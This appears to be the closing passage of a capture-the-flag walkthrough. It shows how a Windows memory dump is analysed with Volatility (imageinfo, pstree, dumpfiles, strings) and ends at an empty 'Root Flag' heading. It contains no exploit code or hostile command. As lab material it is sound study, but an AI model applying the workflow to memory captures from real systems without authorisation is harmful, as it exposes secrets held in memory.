

Memory Dump Analysis
Get the OS version and clone Volatility:

Clone Volatility:
1
2
3
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility
python2 setup.py install
Analyze the memory dump with Volatility:
1
python2 [vol.py](http://vol.py/) -f ~/Downloads/SILO-20180105-221806.dmp imageinfo
Check processes in the memory dump:

Use the WIN2012 profile to check the process tree:
1
python2 [vol.py](http://vol.py/) -f ~/Downloads/SILO-20180105-221806.dmp --profile Win2012R2x64 pstree


Dump files from memory:
1
python2 [vol.py](http://vol.py/) -f ~/Downloads/SILO-20180105-221806.dmp --profile Win2012R2x64 dumpfiles -Q 0x12345678 -D /tmp/
Analyze extracted files:
1
strings /tmp/extracted_file > strings.txt

Root Flag

Comments powered by Disqus.